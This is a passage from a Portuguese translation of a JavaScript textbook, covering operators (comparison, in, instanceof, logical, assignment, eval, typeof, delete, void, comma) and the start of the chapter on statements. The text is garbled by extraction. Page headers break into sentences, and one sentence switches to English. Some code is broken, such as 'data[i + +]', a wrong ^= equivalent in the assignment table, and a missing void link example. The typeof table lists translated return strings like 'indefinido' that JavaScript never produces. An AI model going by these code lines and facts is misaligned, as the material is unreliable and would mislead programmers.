O operador $\geq$ é avaliado como true se o primeiro operando é maior ou igual ao o segundo; caso contrário, é avaliado como false.

Os operandos desses operadores de comparação podem ser de qualquer tipo. Contudo, a compara-

ção só pode ser feita com números e strings; portanto, os operandos que não são números ou strings são convertidos. A comparação e a conversão ocorrem como segue:

- Se um ou outro operando é avaliado como um objeto, esse objeto é convertido em um valor primitivo, conforme descrito no final da Seção 3.8.3: se seu método `valueOf()` retorna um valor primitivo, esse valor é usado. Caso contrário, é usado o valor de retorno de seu método `toString()`.

- Se, após qualquer conversão de objeto para valor primitivo exigida, os dois operandos são strings, as duas strings são comparadas usando a ordem alfabética, onde a “ordem alfabética” é definida pela ordem numérica dos valores Unicode de 16 bits que compõem as strings.

- Se, após a conversão de objeto para valor primitivo, pelo menos um operando não é uma string, os dois operandos são convertidos em números e comparados numericamente. 0 e -0

são considerados iguais. Infinity é maior do que qualquer número que não seja ele mesmo e

-Infinity é menor do que qualquer número que não seja ele mesmo. Se um ou outro operando é (ou é convertido em) NaN, então o operador de comparação sempre retorna false.

Lembre-se de que as strings de JavaScript são sequências de valores inteiros de 16 bits e que a comparação de strings é apenas uma comparação numérica dos valores das duas strings. A ordem de codificação numérica definida pelo Unicode pode não corresponder à ordem de cotejo tradicional utilizada em qualquer idioma ou localidade em especial. Note especificamente que a comparação de strings diferencia letras maiúsculas e minúsculas e todas as letras ASCII maiúsculas são “menores que” todas as letras ASCII minúsculas. Essa regra pode causar resultados confusos, se você não esperar por isso.

Por exemplo, de acordo com o operador <, a string “Zoo” vem antes da string “aardvark”.

Capítulo 4 Expressões e operadores 73

Ja

Para ver um algoritmo de comparação de strings mais robusto, consulte o método `String.locale-vat`

`Compare()`, que também leva em conta as definições de ordem alfabética específicas da localidade.

cript básico

Para comparações que não diferenciam letras maiúsculas e minúsculas,

you must first convert all strings to lowercase or all to uppercase, using `String.toLowerCase()` or `String`.

a

`toUpperCase()`.

Tanto o operador `+` como os operadores de comparação se comportam diferentemente para operandos numéricos e de string. `+` privilegia as strings: ele faz a concatenação se um ou outro operando é uma string. Os operadores de comparação privilegiam os números e só fazem comparação de strings se os dois operandos são strings:

`1 + 2`

// Adição. O resultado é 3.

`"1" + "2"`

// Concatenação. O resultado é "12".

`"1" + 2`

// Concatenação. 2 é convertido em "2". O resultado é "12".

`11 < 3`

// Comparação numérica. O resultado é false.

`"11" < "3"`

// Comparação de strings. O resultado é true.

`"11" < 3`

// Comparação numérica. "11" é convertido em 11. O resultado é false.

`"one" < 3`

// Comparação numérica. "one" é convertido em NaN. O resultado é false.

Por fim, note que os operadores `<=` (menor ou igual a) e `>=` (maior ou igual a) não contam com os operadores de igualdade ou igualdade restrita para determinar se dois valores são “iguais”. Em vez disso, o operador menor ou igual a é simplesmente definido como “não maior que” e o

operador maior ou igual a é definido como “não menor que”. A única exceção ocorre quando um ou outro operando é (ou é convertido em) NaN, no caso em que todos os quatro operadores de comparação retornam false.

4.9.3 O operador in

O operador in espera um operando no lado esquerdo que seja ou possa ser convertido em uma string. No lado direito, ele espera um operando que seja um objeto. Ele é avaliado como true se o valor do lado esquerdo é o nome de uma propriedade do objeto do lado direito. Por exemplo: var point = { x:1, y:1 };

```
// Define um objeto
```

```
"x" in point
```

```
// => verdadeiro: o objeto tem uma propriedade chamada
```

```
// "x"
```

```
"z" in point
```

```
// => falso: o objeto não tem propriedade "z".
```

```
"toString" in point
```

```
// => verdadeiro: o objeto herda o método toString
```

```
var data = [7,8,9];
```

```
// Um array com elementos 0, 1 e 2
```

```
"0" in data
```

```
// => verdadeiro: o array tem um elemento "0"
```

```
1 in data
```

// => verdadeiro: números são convertidos em strings

3 in data

// => falso: nenhum elemento 3

4.9.4 O operador instanceof

O operador instanceof espera um objeto para o operando no lado esquerdo e um operando no lado direito que identifique uma classe de objetos. O operador é avaliado como true se o objeto do lado esquerdo é uma instância da classe do lado direito e é avaliado como false caso contrário. O Capítulo 9 explica que em JavaScript as classes de objetos são definidas pela função construtora que as inicializa. Assim, o operando do lado direito de instanceof deve ser uma função. Aqui estão exemplos: var d = new Date(); // Cria um novo objeto com a construtora Date() **74** *Parte*

I JavaScript

básica

d instanceof Date;

// É avaliado como true; d foi criado com Date()

*d instanceof Object; // É avaliado como true; todos os objetos são instâncias de Object
d instanceof Number; // É avaliado como false; d não é um objeto Number
var a = [1, 2, 3];*

// Cria um array com sintaxe de array literal

a instanceof Array; // É avaliado como true; a é um array

*a instanceof Object; // É avaliado como true; todos os arrays são objetos a
instanceof RegExp; // É avaliado como false; os arrays não são expressões regulares
Note que todos os objetos são instâncias de Object. instanceof considera as “superclasses” ao decidir se um objeto é uma instância de uma classe. Se o operando do lado esquerdo de instanceof não é um objeto, instanceof retorna false. Se o lado direito não é uma função, ele lança um TypeError.*

Para entender como o operador instanceof funciona, você deve entender o “encadeamento de protótipos”. Trata-se de um mecanismo de herança de JavaScript e está descrito na Seção 6.2.2. Para avaliar a expressão o instanceof f, JavaScript avalia f.prototype e depois procura esse valor no encadeamento de protótipos de o. Se o encontra, então o é uma instância de f (ou de uma superclasse de f) e o operador retorna true. Se f.prototype não é um dos valores no encadeamento de protótipos de o, então o não é uma instância de f e instanceof retorna false.

4.10 Expressões lógicas

Os operadores lógicos &&, || e ! efetuam álgebra booleana e são frequentemente usados em conjunto com os operadores relacionais para combinar duas expressões relacionais em outra mais complexa.

Esses operadores estão descritos nas subseções a seguir. Para entendê-los completamente, talvez você queira rever a noção de valores “verdadeiros” e “falsos” apresentada na Seção 3.3.

4.10.1 E lógico (&&)

O operador && pode ser entendido em três níveis diferentes. No nível mais

simples, quando utilizado com operandos booleanos, `&&` efetua a operação E booleana nos dois valores: ele retorna `true` se, e somente se, seu primeiro operando e seu segundo operando são `true`. Se um ou os dois operandos são `false`, ele retorna `false`.

`&&` é frequentemente usado como conjunção para unir duas expressões relacionais: `x == 0 && y == 0`

// verdadeiro se, e somente se, x e y são ambos 0

As expressões relacionais são sempre avaliadas como `true` ou `false`; portanto, quando usado desse modo, o próprio operador `&&` retorna `true` ou `false`. Os operadores relacionais têm precedência mais alta do que `&&` (e `||`); portanto, expressões como essas podem ser escritas seguramente sem os parênteses.

Mas `&&` não exige que seus operandos sejam valores booleanos. Lembre-se de que todos os valores de JavaScript são “verdadeiros” ou “falsos”. (Consulte a Seção 3.3 para ver os detalhes. Os valores falsos são `false`, `null`, `undefined`, `0`, `-0`, `NaN` e `""`. Todos os outros valores, incluindo todos os objetos, são verdadeiros.) O segundo nível no qual `&&` pode ser entendido é como operador E booleano para valores verdadeiros e falsos. Se os dois operandos são verdadeiros, o operador retorna um valor verdadeiro. Caso contrário, um ou os dois operandos devem ser falsos, e o operador retorna um valor falso. Em JavaScript, qualquer expressão ou instrução que espera um valor booleano vai trabalhar com um valor verdadeiro ou falso; portanto, o fato de que `&&` nem sempre retorna `true` ou `false` não causa problemas práticos.

Capítulo 4 Expressões e operadores 75

Ja

Observe que a descrição anterior diz que o operador retorna “um valor verdadeiro” ou “um valor **va**S

falso”, mas não especifica qual é esse valor. Por isso, precisamos descrever `&&` no terceiro e último **cript básico**

nível. Esse operador começa avaliando seu primeiro operando, a expressão à sua esquerda. Se o valor à esquerda é falso, o valor da expressão inteira também deve ser falso; portanto, `&&` simplesmente **a**

retorna o valor da esquerda e nem mesmo avalia a expressão da direita.

Por outro lado, se o valor à esquerda é verdadeiro, então o valor global da

expressão depende do valor do lado direito. Se o valor da direita é verdadeiro, então o valor global deve ser verdadeiro; e se o valor da direita é falso, então o valor global deve ser falso. Assim, quando o valor da direita é verdadeiro, o operador `&&` avalia e retorna o valor da direita: `var o = { x : 1 }; var p = null;`

`o && o.x`

`// => 1: o é verdadeiro; portanto, retorna o valor de o.x`

`p && p.x`

`// => null: p é falso; portanto, retorna-o e não avalia p.x`

É importante entender que `&&` pode ou não avaliar o operando de seu lado direito. No código anterior, a variável `p` é configurada como `null` e a expressão `p.x`, se fosse avaliada, lançaria uma exceção `TypeError`. Mas o código utiliza `&&` de maneira idiomática, de modo que `p.x` é avaliado somente se `p` é verdadeiro – não `null` ou `undefined`.

Às vezes o comportamento de `&&` é chamado de “curto-circuito” e às vezes você pode ver código que explora esse comportamento propositalmente, para executar código condicionalmente. Por exemplo, as duas linhas de código JavaScript a seguir têm efeitos equivalentes: `if (a == b) stop();` `//` Chama `stop()` somente se `a == b`

`(a == b) && stop();` `//` Isto faz a mesma coisa

De modo geral, você deve tomar cuidado ao escrever uma expressão com efeitos colaterais (atribuições, incrementos, decrementos ou chamadas de função) no lado direito de `&&`. Se esses efeitos colaterais ocorrem ou não depende do valor do lado esquerdo.

Apesar do funcionamento um tanto complexo desse operador, ele é mais comumente usado como operador de álgebra booleana simples, que trabalha com valores verdadeiros e falsos.

4.10.2 OU lógico (`||`)

O operador `||` efetua a operação OU booleana em seus dois operandos. Se um ou os dois operandos são verdadeiros, ele retorna um valor verdadeiro. Se os dois operandos são falsos, ele retorna um valor falso.

Embora o operador `||` seja mais frequentemente utilizado apenas como um operador OU booleano, assim como o operador `&&` ele tem comportamento mais complexo. Ele começa avaliando o primeiro operando, a expressão à

sua esquerda. Se o valor desse primeiro operando é verdadeiro, ele retorna esse valor verdadeiro. Caso contrário, ele avalia o segundo operando, a expressão à sua direita, e retorna o valor dessa expressão.

Assim como no operador &&, você deve evitar operandos no lado direito que contenham efeitos colaterais, a não ser que queira propositalmente utilizar o fato de que a expressão do lado direito pode não ser avaliada.

76 Parte

I JavaScript

básica

Uma utilização idiomática desse operador é selecionar o primeiro valor verdadeiro em um conjunto de alternativas:

// Se max_width é definido, usa isso. Caso contrário, procura um valor

// no objeto preferences. Se isso não estiver definido, usa uma constante codificada.

var max = max_width || preferences.max_width || 500;

Esse idioma é frequentemente utilizado em corpos de função para fornecer valores padrão para parâmetros:

// Copia as propriedades de o em p e retorna p

function copy(o, p) {

p = p || {};

// Se nenhum objeto é passado para p, usa um objeto recém-criado.

// o corpo da função fica aqui

}

4.10.3 NÃO lógico (!)

O operador ! é um operador unário – ele é colocado antes de um único operando. Seu objetivo é inverter o valor booleano de seu operando. Por exemplo, se x é verdadeiro !x é avaliado como false.

Se x é falso, então !x é true.

Ao contrário dos operadores && e ||, o operador ! converte seu operando em um valor booleano (usando as regras descritas no Capítulo 3) antes de inverter o valor convertido. Isso significa que

! sempre retorna true ou false e que é possível converter qualquer valor x em seu valor booleano equivalente aplicando esse operador duas vezes: !!x

(consulte a Seção 3.8.2).

Como um operador unário, `!` tem precedência alta e se vincula fortemente. Se quiser inverter o valor de uma expressão como `p && q`, você precisa usar parênteses: `!(p && q)`. É interessante notar dois teoremas da álgebra booleana aqui, que podemos expressar usando sintaxe JavaScript:

`// Estas duas igualdades valem para qualquer valor de p e q`

`!(p && q) === !p || !q`

`!(p || q) === !p && !q`

4.11 Expressões de atribuição

A JavaScript usa o operador `=` para atribuir um valor a uma variável ou propriedade. Por exemplo: `i = 0`

`// Configura a variável i com 0.`

`o.x = 1`

`// Configura a propriedade x do objeto o com 1.`

O operador `=` espera que o operando de seu lado esquerdo seja um `lvalue`: uma variável ou propriedade de objeto (ou elemento de array). Ele espera que o operando de seu lado direito seja um valor arbitrário de qualquer tipo. O valor de uma expressão de atribuição é o valor do operando do lado direito. Como efeito colateral, o operador `=` atribui o valor da direita à variável ou propriedade da esquerda; portanto, futuras referências à variável ou propriedade são avaliadas com o valor.

Embora as expressões de atribuição normalmente sejam muito simples, às vezes você poderá ver o valor de uma expressão de atribuição utilizado como parte de uma expressão maior. Por exemplo, é possível atribuir e testar um valor na mesma expressão com o código a seguir: `(a = b) == 0`

Capítulo 4 Expressões e operadores 77

Ja

Se fizer isso, certifique-se de saber claramente a diferença entre os operadores `=` e `==`! Note que `=`

tem precedência muito baixa e que parênteses normalmente são necessários quando o valor de uma **cript básica**

atribuição vai ser usado em uma expressão maior.

O operador de atribuição tem associatividade da direita para a esquerda, ou seja, quando vários a

operadores de atribuição aparecem em uma expressão, eles são avaliados da direita para a esquerda.

Assim, é possível escrever código como o seguinte para atribuir um único valor a diversas variáveis: `i = j = k = 0;`

// Inicializa 3 variáveis com 0

4.11.1 Atribuição com operação

Além do operador de atribuição = normal, a JavaScript aceita vários outros operadores de atribuição que fornecem atalhos por combinar atribuição com alguma outra operação. Por exemplo, o operador += efetua adição e atribuição. A expressão a seguir:

`total += sales_tax`

é equivalente a esta:

`total = total + sales_tax`

Como seria de se esperar, o operador += funciona com números ou strings. Para operandos numéricos, ele efetua adição e atribuição; para operandos string, ele faz concatenação e atribuição.

Operadores semelhantes incluem -=, *=, &= etc. A Tabela 4-2 lista todos eles.

Tabela 4-2 Operadores de atribuição

Operador

Exemplo

Equivalente

+ =

$$a += b$$

$$a = a + b$$

$$-=$$

$$a -= b$$

$$a = a - b$$

$$*=$$

$$a *= b$$

$$a = a * b$$

$$/=$$

$$a /= b$$

$$a = a / b$$

$$\%=$$

$$a \% = b$$

$$a = a \% b$$

$$<<=$$

$$a << = b$$

$$a = a << b$$

$$>>=$$

$$a >> = b$$

$$a = a >> b$$

$$>>>=$$

$$a >>> = b$$

$$a = a >>> b$$

$$\&=$$

$a \&= b$

$a = a \& b$

$|=$

$a |= b$

$a = a | b$

$\hat{=}$

$a \hat{=} b$

$a = a \hat{=} b$

Na maioria dos casos, a expressão:

$a \text{ op} = b$

78 *Parte*

I JavaScript

básica

onde op é um operador, é equivalente à expressão:

a = a op b

Na primeira linha, a expressão a é avaliada uma vez. Na segunda, ela é avaliada duas vezes. Os dois casos vão diferir somente se a incluir efeitos colaterais, como em uma chamada de função ou um operador de incremento. As duas atribuições a seguir, por exemplo, não são iguais:

*data[i + +] *= 2;*

*data[i + +] = data[i + +] * 2;*

4.12 Expressões de avaliação

Assim como muitas linguagens interpretadas, JavaScript tem a capacidade de interpretar strings de código-fonte, avaliando-as para produzir um valor. JavaScript faz isso com a função global eval(): eval("3 + 2") // => 5

A avaliação dinâmica de strings de código-fonte é um recurso poderoso da linguagem que quase nunca é necessário na prática. Se você se encontrar usando eval(), deve considerar com atenção se realmente precisa usá-la.

As subseções a seguir explicam o uso básico de eval() e, em seguida, explicam duas versões restritas que têm menos impacto sobre o otimizador.

eval() é uma função ou um operador?

eval() é uma função, mas foi incluída nas expressões deste capítulo porque na verdade deveria ser um operador. As primeiras versões da linguagem definiam uma função eval() e desde então os projetistas da linguagem e os escritores de interpretador vêm impondo restrições a ela que a tornam cada vez mais parecida com um operador. Os interpretadores de JavaScript modernos fazem muita análise e otimização de código. O problema de eval() é que o código avaliado por ela geralmente não pode ser decomposto.

De modo geral, se uma função chama eval(), o interpretador não pode otimizar essa função. O problema de definir eval() como uma função é que ela pode receber outros nomes: var f = eval;

var g = f;

Se isso for permitido, o interpretador não poderá otimizar com segurança nenhuma função que chame `g()`. Esse problema poderia ser evitado se `eval` fosse um operador (e uma palavra reservada). Vamos aprender a seguir (na Seção 4.12.2 e na Seção 4.12.3) sobre as restrições impostas a `eval()` para torná-la mais parecida com um operador.

4.12.1 `eval()`

`eval()` espera um único argumento. Se for passado qualquer valor que não seja uma string, ela simplesmente retorna esse valor. Se for passada uma string, ela tenta analisar a string como código

Capítulo 4 Expressões e operadores 79

Ja

JavaScript, lançando uma exceção `SyntaxError` em caso de falha. Se conseguir analisar a string, então **vaS**

ela avalia o código e retorna o valor da última expressão ou instrução da string ou `undefined`, caso a **cript básico**

última expressão ou instrução não tenha valor algum. Se a string avaliada lança uma exceção, essa exceção é propagada a partir da chamada a `eval()`.

a

O principal a saber sobre `eval()` (quando chamada desse modo) é que ela usa o ambiente da variável do código que a chama. Isto é, ela pesquisa os valores das variáveis e define novas variáveis e funções da mesma maneira como código local faz. Se uma função define uma variável local `x` e, então, chama `eval("x")`, ela obtém o valor da variável local. Se chama `eval("x = 1")`, ela altera o valor da variável local. E se a função chama `eval("var y = 3;")`, ela declarou uma nova variável local `y`. Do mesmo modo, uma função pode declarar uma função local com código como o seguinte: `eval("function f() { return x + 1; }");` Se `eval()` é chamada a partir do código de nível superior, ela opera sobre variáveis globais e funções globais, evidentemente.

Note que a string de código passado para `eval()` deve ter sentido sintático – não se pode usá-la para analisar fragmentos de código em uma função. Não faz sentido escrever `eval("return;")`, por exemplo, pois `return` só vale dentro de funções e o fato de a string avaliada usar o mesmo ambiente de variável da função chamadora não a torna parte dessa função. Se sua string faz sentido como um script independente (mesmo um muito curto,

como `x=0`), é válido passá-la para `eval()`. Caso contrá-

rio, `eval()` vai lançar uma exceção `SyntaxError`.

4.12.2 `eval()` global

É a capacidade de `eval()` alterar variáveis locais que é tão problemática para os otimizadores de JavaScript. Contudo, como uma solução de contorno, os interpretadores simplesmente fazem menos otimização em qualquer função que chame `eval()`. Mas o que um interpretador JavaScript deve fazer se um script define um alias para `eval()` e depois chama essa função por outro nome? Para simplificar a tarefa dos implementadores de JavaScript, o padrão ECMAScript 3 declarava que os interpretadores não precisavam permitir isso. Se a função `eval()` fosse chamada por qualquer nome diferente de “eval”, era permitido lançar uma exceção `EvalError`.

Na prática, a maioria dos implementadores fazia alguma coisa. Quando chamada por qualquer outro nome, `eval()` avaliava a string como se fosse código global de nível superior. O código avaliado podia definir novas variáveis globais ou funções globais e podia configurar variáveis globais, mas não podia utilizar nem modificar qualquer variável local na função chamadora e, portanto, não interferia nas otimizações locais.

ECMAScript 5 desaprova `EvalError` e padroniza o comportamento de fato de `eval()`. Uma “eval direta” é uma chamada da função `eval()` com uma expressão que utiliza o nome “eval” exato, não qualificado (que está começando a se sentir uma palavra reservada). As chamadas diretas a `eval()` utilizam o ambiente de variável do contexto chamador. Qualquer outra chamada – uma chamada indireta – usa o objeto global como ambiente de variável e não pode ler, gravar nem definir variáveis ou funções locais. O código a seguir demonstra isso: `var geval = eval;`

```
// Usar outro nome faz uma eval global
```

```
var x = "global", y = "global"; // Duas variáveis globais
```

I JavaScript

básica

function f() {

// Esta função faz uma eval local

var x = "local";

// Define uma variável local

eval("x += 'changed'");

// eval direta configura variável local

return x;

// Retorna variável local alterada

}

function g() {

// Esta função faz uma eval global

var y = "local";

// Uma variável local

geval("y += 'changed'"); // eval indireta configura variável global return

y;

// Retorna variável local inalterada

}

console.log(f(), x);

// Variável local alterada: imprime "localchanged"

//

global":

console.log(g(), y);

// Variável global alterada: imprime "local"

//

globalchanged":

Observe que a capacidade de fazer uma *eval* global não é apenas uma adaptação às necessidades do otimizador; na verdade é um recurso tremendamente útil: ele permite executar strings de código como se fossem scripts de nível superior independentes. Conforme observado no início desta seção, é raro precisar realmente avaliar uma string de código. Mas se você achar necessário, é mais provável que queira fazer um *eval* global do que um *eval* local.

Antes do IE9, o IE é diferente dos outros navegadores: ele não faz um *eval* global quando *eval()* é chamada por um nome diferente. (E também não lança uma exceção *EvalError* – ele simplesmente faz um *eval* local.) Mas o IE define uma função global chamada *execScript()* que executa seu argumento de string como se fosse um script de nível superior. (No entanto, ao contrário de *eval()*, *execScript()* sempre retorna *null*.)

4.12.3 *eval()* restrito

O modo restrito de ECMAScript 5 (consulte a Seção 5.7.3) impõe mais restrições sobre o comportamento da função *eval()* e até sobre o uso do identificador “*eval*”. Quando *eval()* é chamada a partir de código de modo restrito ou quando a própria string de código a ser avaliada começa com uma diretiva “*use strict*”, *eval()* faz um *eval* local com um ambiente de variável privado. Isso significa que, no modo restrito, o código avaliado pode consultar e configurar variáveis locais, mas não pode definir novas

variáveis ou funções no escopo local.

Além disso, o modo restrito torna `eval()` ainda mais parecida com um operador, transformando

“eval” efetivamente em uma palavra reservada. Não é permitido sobrescrever a função `eval()` com um novo valor. E não é permitido declarar uma variável, função, parâmetro de função ou parâmetro de bloco de captura com o nome “eval”.

4.13 Operadores diversos

JavaScript aceita diversos outros operadores, descritos nas seções a seguir.

4.13.1 O operador condicional (?:)

O operador condicional é o único operador ternário (três operandos) de JavaScript e às vezes é chamado de operador ternário. Esse operador às vezes é escrito como `?:`, embora não apareça dessa

Capítulo 4 Expressões e operadores 81

Ja

*maneira em código. Como esse operador tem três operandos, o primeiro fica antes de `?`, o segundo **va**S*

*fica entre `?` e `:` e o terceiro fica depois de `:`. Ele é usado como segue: **cript**
básic*

`x > 0 ? x : -x`

`// O valor absoluto de x`

a

Os operandos do operador condicional podem ser de qualquer tipo. O primeiro operando é avaliado e interpretado como um valor booleano. Se o valor do primeiro operando é verdadeiro, então o segundo operando é avaliado e seu valor é retornado. Caso contrário, se o primeiro operando é falso, então o terceiro operando é avaliado e seu valor é retornado. Somente o segundo ou o terceiro operando é avaliado, nunca ambos.

Embora seja possível obter resultados semelhantes usando a instrução `if` (Seção 5.4.1), o operador

`?:` frequentemente oferece um atalho útil. Aqui está uma utilização típica, a

qual verifica se uma variável está definida (e tem um valor verdadeiro significativo) e, se estiver, a utiliza ou, se não estiver, fornece um valor padrão:

`greeting = "hello " + (username ? username : "there");` Isso é equivalente (mas mais compacto do que) à instrução `if` a seguir: `greeting = "hello "`;

`if (username)`

`greeting += username;`

else

greeting += "there";

4.13.2 O operador *typeof*

typeof é um operador unário colocado antes de seu único operando, o qual pode ser de qualquer tipo. Seu valor é uma string que especifica o tipo do operando. A tabela a seguir especifica o valor do operador *typeof* para qualquer valor de JavaScript:

typeof x

undefined

"indefinido"

null

"objeto"

true ou false

"booleano"

qualquer número ou NaN

"número"

qualquer string

"string"

qualquer função

"função"

qualquer objeto nativo que não seja

"objeto"

função

qualquer objeto hospedeiro

*Uma string definida pela implementação, mas não
"indefinido", "booleano", "número" nem "string".*

82 *Parte*

I JavaScript

básica

O operador `typeof` poderia ser usado em uma expressão como a seguinte: `(typeof value == "string") ? "" + value + "" : value`. O operador `typeof` também é útil quando usado com a instrução `switch` (Seção 5.4.3). Note que você pode colocar parênteses em torno do operando de `typeof`, o que faz `typeof` parecer ser o nome de uma função, em vez de uma palavra-chave de operador: `typeof(i)`.

Note que `typeof` retorna “objeto” se o valor do operando é `null`. Se quiser diferenciar `null` de objetos, será necessário testar explicitamente esse valor de caso especial. `typeof` pode retornar uma string que não seja “objeto” para objetos hospedeiros. Na prática, contudo, a maioria dos objetos hospedeiros em JavaScript do lado do cliente tem o tipo “objeto”.

Como `typeof` é avaliado como “objeto” para todos os valores de objeto e array que não sejam fun-

ções, é útil apenas para distinguir objetos de outros tipos primitivos. Para diferenciar uma classe de objetos de outra, devem ser usadas outras técnicas, como o operador `instanceof` (consulte a Seção 4.9.4), o atributo `class` (consulte a Seção 6.8.2) ou a propriedade `constructor` (consulte a Seção 6.8.1

e a Seção 9.2.2).

Embora em JavaScript as funções sejam um tipo de objeto, o operador `typeof` as considera suficientemente diferentes para que tenham seus próprios valores de retorno. JavaScript faz uma distinção sutil entre funções e “objetos que podem ser chamados”. Todas as funções podem ser chamadas, mas é possível ter um objeto que pode ser chamado – exatamente como uma função – que não seja uma função verdadeira. A especificação ECMAScript 3 diz que o operador `typeof` retorna “função” para todo objeto nativo que possa ser chamado. A especificação ECMAScript 5 amplia isso, exigindo que `typeof` retorne “função” para todos os objetos que possam ser chamados, sejam objetos nativos ou objetos hospedeiros. A maioria dos fornecedores de navegador utiliza objetos de função JavaScript nativos para os métodos de seus objetos hospedeiros. No entanto, a Microsoft sempre tem usado objetos que podem ser chamados não nativos para seus métodos no lado do cliente, sendo que antes do IE 9

o operador `typeof` retorna “objeto” para eles, mesmo que se comportem

como funções. No IE9 esses métodos do lado do cliente são agora verdadeiros objetos de função nativos. Consulte a Seção 8.7.7

para mais informações sobre a distinção entre funções verdadeiras e objetos que podem ser chamados.

4.13.3 O operador delete

delete é um operador unário que tenta excluir a propriedade do objeto ou elemento do array especificado como operando¹. Assim como os operadores de atribuição, incremento e decremento, *delete* é normalmente usado por seu efeito colateral de exclusão de propriedade e não pelo valor que retorna. Alguns exemplos:

```
var o = { x: 1, y: 2};
```

```
// Começa com um objeto
```

```
delete o.x;
```

```
// Exclui uma de suas propriedades
```

```
"x" in o
```

```
// => falso: a propriedade não existe mais
```

1 Se você é programador de C++, note que a palavra-chave *delete* em JavaScript não tem nada a ver com a palavra-chave *delete* da C++. Em JavaScript, a desalocação de memória é manipulada automaticamente pela coleta de lixo e nunca é preciso se preocupar em liberar memória explicitamente. Assim, não há necessidade de um *delete* estilo C++ para excluir objetos inteiros.

Capítulo 4 Expressões e operadores **83**

```
var a = [1,2,3];
```

```
// Começa com um array
```

JavaS

```
delete a[2];
```

// Exclui o último elemento do array

cript básico

2 in a

// => falso: o elemento array 2 não existe mais

a.length

// => 3: note que o comprimento do array não muda

a

Note que uma propriedade ou elemento de array excluído não é simplesmente configurado com o valor undefined. Quando uma propriedade é excluída, ela deixa de existir. A tentativa de ler uma propriedade inexistente retorna undefined, mas é possível testar a existência de uma propriedade com o operador in (Seção 4.9.3).

delete espera que seu operando seja lvalue. Se não for lvalue, o operador não faz nada e retorna true.

Caso contrário, delete tenta excluir o lvalue especificado. delete retorna true se tem êxito em excluir o lvalue especificado. Contudo, nem todas as propriedades podem ser excluídas – algumas propriedades básicas internas e do lado do cliente são imunes à exclusão e as variáveis definidas pelo usuário declaradas com a instrução var não podem ser excluídas. As funções definidas com a instrução function e os parâmetros de função declarados também não podem ser excluídos.

No modo restrito de ECMAScript 5, delete lança um SyntaxError se seu operando é um identificador não qualificado, como uma variável, função ou parâmetro de função – ele só funciona quando o operando é uma expressão de acesso à propriedade (Seção 4.4). O modo restrito também especifica que delete lança um TypeError se solicitado a excluir qualquer propriedade que não possa ser configurada (consulte a Seção 6.7). Fora do modo restrito não ocorre qualquer exceção nesses casos e delete simplesmente retorna false para indicar que o operando não pode ser excluído.

Aqui estão alguns exemplos de uso do operador delete:

*var o = {x:1, y:2}; // Define uma variável; a inicializa com um objeto
delete o.x;*

// Exclui uma das propriedades do objeto; retorna true

typeof o.x;

// A propriedade não existe; retorna "indefinido"

delete o.x;

// Exclui uma propriedade inexistente; retorna true

delete o;

// Não pode excluir uma variável declarada; retorna false.

// Lançaria uma exceção no modo restrito.

delete 1;

// O argumento não é lvalue: retorna true

this.x = 1;

// Define uma propriedade do objeto global a sem var

delete x;

// Tenta excluí-la: retorna true no modo não restrito

// Exceção no modo restrito. Use 'delete this.x' em vez disso

x;

// Erro de execução: x não está definida

Vamos ver o operador delete novamente na Seção 6.3.

4.13.4 O operador void

void é um operador unário que aparece antes de seu único operando, o qual pode ser de qualquer tipo. Esse operador é incomum e pouco utilizado: ele avalia seu operando e, então, descarta o valor e retorna undefined. Como o valor do operando é descartado, usar o operador void só faz sentido se o operando tiver efeitos colaterais.

O uso mais comum desse operador é em um URL javascript: no lado do cliente, onde ele permite avaliar os efeitos colaterais de uma expressão sem que o navegador mostre o valor da expressão avaliada. Por exemplo, você poderia usar o operador void em uma marca <a> de HTML, como segue:

* Open New Window *

Evidentemente, esse código HTML poderia ser escrito de forma mais limpa usando-se uma rotina de tratamento de evento onclick, em vez de um URL javascript:, sendo que, nesse caso, o operador void não seria necessário.

4.13.5 O operador vírgula (,)

O operador vírgula é um operador binário cujos operandos podem ser de qualquer tipo. Ele avalia o operando da esquerda, avalia o operando da direita e, então, retorna o valor do operando da direita.

Assim, a linha a seguir:

```
i=0, j=1, k=2;
```

é avaliada como 2 e é basicamente equivalente a:

```
i = 0; j = 1; k = 2;
```

A expressão do lado esquerdo é sempre avaliada, mas seu valor é descartado, ou seja, só faz sentido utilizar o operador vírgula quando a expressão do lado esquerdo tem efeitos colaterais. A única situação na qual o operador vírgula costuma ser utilizado é em um laço for (Seção 5.5.3) que tenha diversas variáveis:

```
// A primeira vírgula abaixo faz parte da sintaxe da instrução var
```

```
// A segunda vírgula é o operador vírgula: ele nos permite comprimir
```

```
// duas expressões (i++ e j--) em uma instrução (o laço for) que espera uma.
```

```
for(var i=0,j=10; i < j; i++,j--)
```

```
console.log(i+j);
```

Capítulo 5

Instruções

O Capítulo 4 descreveu as expressões em JavaScript como frases. De acordo com essa analogia, instruções são sentenças ou comandos em JavaScript. Assim como as sentenças nos idiomas humanos são terminadas

e separadas por pontos-finais, as instruções em JavaScript são terminadas com ponto e vírgula (Seção 2.5). As expressões são avaliadas para produzir um valor, mas as instruções são executadas para fazer algo acontecer.

Uma maneira de “fazer algo acontecer” é avaliar uma expressão que tenha efeitos colaterais. As expressões com efeitos colaterais, como as atribuições e as chamadas de função, podem aparecer sozinhas como instruções e, quando utilizadas dessa maneira, são conhecidas como instruções de expressão. Uma categoria similar de instruções são as instruções de declaração, que declaram novas variáveis e definem novas funções.

Os programas JavaScript nada mais são do que uma sequência de instruções a serem executadas. Por padrão, o interpretador JavaScript executa essas instruções uma após a outra, na ordem em que são escritas. Outro modo de “fazer algo acontecer” é alterar essa ordem de execução padrão, sendo que JavaScript tem várias instruções ou estruturas de controle que fazem justamente isso: • As condicionais são instruções como `if` e `switch` que fazem o interpretador JavaScript executar ou pular outras instruções, dependendo do valor de uma expressão.

- Laços são instruções como `while` e `for` que executam outras instruções repetidas vezes.*

- Saltos são instruções como `break`, `return` e `throw` que fazem o interpretador pular para outra parte do programa.*

As seções a seguir descrevem as várias instruções de JavaScript e explicam sua sintaxe. A Tabela 5-1, no final do capítulo, resume a sintaxe. Um programa JavaScript é simplesmente uma sequência de instruções, separadas umas das outras com pontos e vírgulas; portanto, uma vez que você conheça as instruções de JavaScript, pode começar a escrever programas em JavaScript.

5.1 Instruções de expressão

Os tipos mais simples de instruções em JavaScript são as expressões que têm efeitos colaterais. (Mas consulte a Seção 5.7.3 para ver uma importante instrução de expressão sem efeitos colaterais.) Esse tipo de instrução foi mostrado no Capítulo 4. As instruções de atribuição são uma categoria importante de instrução de expressão. Por exemplo: `greeting = "Hello " + name;`

```
i *= 3;
```

Os operadores de incremento e decremento, `++` e `--`, são relacionados às instruções de atribuição.

